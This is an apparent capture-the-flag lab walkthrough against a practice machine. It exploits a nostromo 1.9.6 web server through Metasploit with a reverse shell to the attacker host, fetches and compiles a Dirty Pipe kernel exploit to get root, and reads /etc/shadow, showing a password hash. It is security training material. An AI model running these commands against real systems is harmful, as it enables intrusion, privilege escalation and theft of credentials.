Glitch Write-up

Introduction


Glitch warmup is the discovery and exploitation of a vulnerability in a commonly used software and a machine that requires the application of privilege escalation techniques on the machine.

Nostromo

Nostromo (nhttpd) is a simple and fast http server.

Information Gathering

Firstly, let's visit the `goldnertech.hv` domain given to us as a target.



We visited the website and were welcomed by such a page.

Let's continue gathering information by performing a port scan on the target machine.

Task 1, Task 2

As a result of our port scan, we found that ports **22,80** were open.


```
root💀hackerbox:~# nmap -sV goldnertech.hv
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-02-27 04:32 CST
Stats: 0:00:01 elapsed; 0 hosts completed (0 up), 1 undergoing ARP Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 04:33 (0:00:06 remaining)
Nmap scan report for goldnertech.hv (172.20.1.65)
Host is up (0.00027s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
80/tcp open  http    nostromo 1.9.6
MAC Address: 52:54:00:A0:DF:29 (QEMU virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.42 seconds
```

We found that the web server running on port 80 is **nostromo** and its version.

Task 3

When we do a search on the internet about **nostromo 1.9.6**, we can see the exploits published in **Exploit-DB**. When we look at the descriptions of the exploit we found, we can see that **CVE-2019-16278** CVE code is given for the vulnerability published for the nostromo 1.9.6 server.



System Access

Task 4

Let's search whether there is an exploit in the Metasploit Framework related to the vulnerability we found.

```
root💀hackerbox:~# msfconsole -q
msf6 > search nostromo

Matching Modules
================

   #  Name                                      Disclosure Date  Rank  Check  Description
   -  ----                                      ---------------  ----  -----  -----------
   0  exploit/multi/http/nostromo_code_exec     2019-10-20       good  Yes    Nostromo
Directory Traversal Remote Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/
multi/http/nostromo_code_exec
```

We found an exploit as a result of our search for the **`search`** command.

Let's select this exploit and set the required configurations.

```
msf6 > use exploit/multi/http/nostromo_code_exec
[*] Using configured payload cmd/unix/reverse_perl
msf6 exploit(multi/http/nostromo_code_exec) > set RHOSTS goldnertech.hv
RHOSTS ⇒ goldnertech.hv
msf6 exploit(multi/http/nostromo_code_exec) > set LHOST 172.20.1.66
LHOST ⇒ 172.20.1.66
```

Then let's hack into the machine using the **`exploit`** command.

```
msf6 exploit(multi/http/nostromo_code_exec) > check
[*] 172.20.1.65:80 - The target appears to be vulnerable.
msf6 exploit(multi/http/nostromo_code_exec) > exploit
[*] Started reverse TCP handler on 172.20.1.66:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target appears to be vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Command shell session 1 opened (172.20.1.66:4444 → 172.20.1.65:57572) at
2024-02-27 05:00:13 -0600
```

Now we can run commands on the machine and let's try to access the Linux Kernel information requested in the task by running the **`uname -a`** command.

Firstly, let's get command shell by running the **`shell`** command.

```
shell

[*] Trying to find binary 'python' on the target machine
[-] python not found
[*] Trying to find binary 'python3' on the target machine
[*] Found python3 at /usr/bin/python3
[*] Using `python` to pop up an interactive shell
[*] Trying to find binary 'bash' on the target machine
[*] Found bash at /usr/bin/bash

www-data@debian:/usr/bin$ uname -a
uname -a
Linux debian 5.11.0-051100-generic #202102142330 SMP Sun Feb 14 23:33:21 UTC 2021
x86_64 GNU/Linux
```

We have identified the Linux kernel version number as **`5.11.0-051100-generic`**.

Privilege Escalation

Task 5

When we try to read the file containing the password hash information requested in the task, we cannot read it and we realize that we need to escalate priviliges.

```
www-data@debian:/usr/bin$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

After some research, we discovered that the **`5.11.0-051100-generic`** Linux kernel, which we had identified in the previous task, had an escalation vulnerability called **`Dirty Pipe`**.

Dirty Pipe

Dirty Pipe vulnerability is a vulnerability in the Linux operating system that allows attackers to override system privileges to write to write-protected files and was discovered in early 2022.

There are many published exploits related to the Dirty Pipe vulnerability. We can choose one of them and continue.

Here is a link to the exploit we will use for the privilege escalation: https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits/

First of all, let's create an **`exploit-2.c`** file in our HackerBox, copy the codes in **`exploit-2.c`** from the repository linked above and save them into the file we created in HackerBox.

```
root💀hackerbox:~# nano exploit-2.c
root💀hackerbox:~# tail exploit-2.c
    system(path);
    printf("[+] restoring suid binary..\n");
    if (hax(path, 1, orig_bytes, sizeof(elfcode)) != 0) {
        printf("[~] failed\n");
        return EXIT_FAILURE;
    }
    printf("[+] popping root shell.. (dont forget to clean up /tmp/sh
;))\n");
    system("/tmp/sh");
    return EXIT_SUCCESS;
}
```

We copied the code to the file we created with **`nano`** and saved it. Then we checked that we saved the code with the **`tail`** command.

Now we need to upload this **`exploit-2.c`** file to the target machine. For this, let's run a simple http server with **`python`**.

```
root💀hackerbox:~# python3 -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
```

Let's download the **`exploit-2.c`** file by connecting to this http server we have run through the target machine.

```
www-data@debian:/usr/bin$ cd /tmp
www-data@debian:/tmp$ wget http://172.20.1.66:1337/exploit-2.c

exploit-2.c         100%[===================>]   7.57K  --.-KB/s    in 0s

2024-02-27 06:53:17 (302 MB/s) - 'exploit-2.c' saved [7752/7752]
www-data@debian:/tmp$ ls
exploit-2.c
systemd-private-075113e58e9543209201a96b11e5fb54-systemd-logind.service-cxAaug
systemd-private-075113e58e9543209201a96b11e5fb54-systemd-timesyncd.service-HsBBXg
```

We successfully downloaded **`exploit-2.c`** using the **`wget`** command.

Let's use the following command to compile this exploit.

```
gcc exploit-2.c -o exploit-2
```

```
www-data@debian:/tmp$ gcc exploit-2.c -o exploit-2
www-data@debian:/tmp$ ls
ls
exploit-2
exploit-2.c
systemd-private-075113e58e9543209201a96b11e5fb54-systemd-logind.service-cxAaug
systemd-private-075113e58e9543209201a96b11e5fb54-systemd-timesyncd.service-HsBBXg
```

We successfully compiled the exploit and got the exploit-2 executable as output.

When we look at the descriptions in the relevant repo to run this exploit, we are asked to give the path to a file with SUID permission as a parameter to this exploit.

For this, let's find the files with SUID permission by running the following command.

```
find / -perm -4000 2>/dev/null
```

```
www-data@debian:/tmp$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/bin/umount
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/su
/usr/bin/passwd
/usr/bin/newgrp
```

We can select any of these files as a result of our search.

Let's run the exploit using the **`/usr/bin/su`** command we selected from the list above.

```
www-data@debian:/tmp$ ./exploit-2 /usr/bin/su
[+] hijacking suid binary..
[+] dropping suid shell..
[+] restoring suid binary..
[+] popping root shell.. (dont forget to clean up /tmp/sh ;))
# whoami
root
#
```

Yes, we have become root, now let's view the **`/etc/shadow`** file to get the information requested in the task.

```
# tail -n 2 /etc/shadow
hackviser:$y$j9T$/tk8y1jwJS53UNFO4kyhV/$Bk4HShAiYFpsI2X0OS/aePEBRJe.CBz3kptqrqAgkM9:19643:0:99999:7:::
systemd-coredump:!*:19641::::::
```

💪 We were able to hack into the target machine and gain root privileges.

-

Congratulations 🙌

✨ You have successfully completed all tasks in this warmup.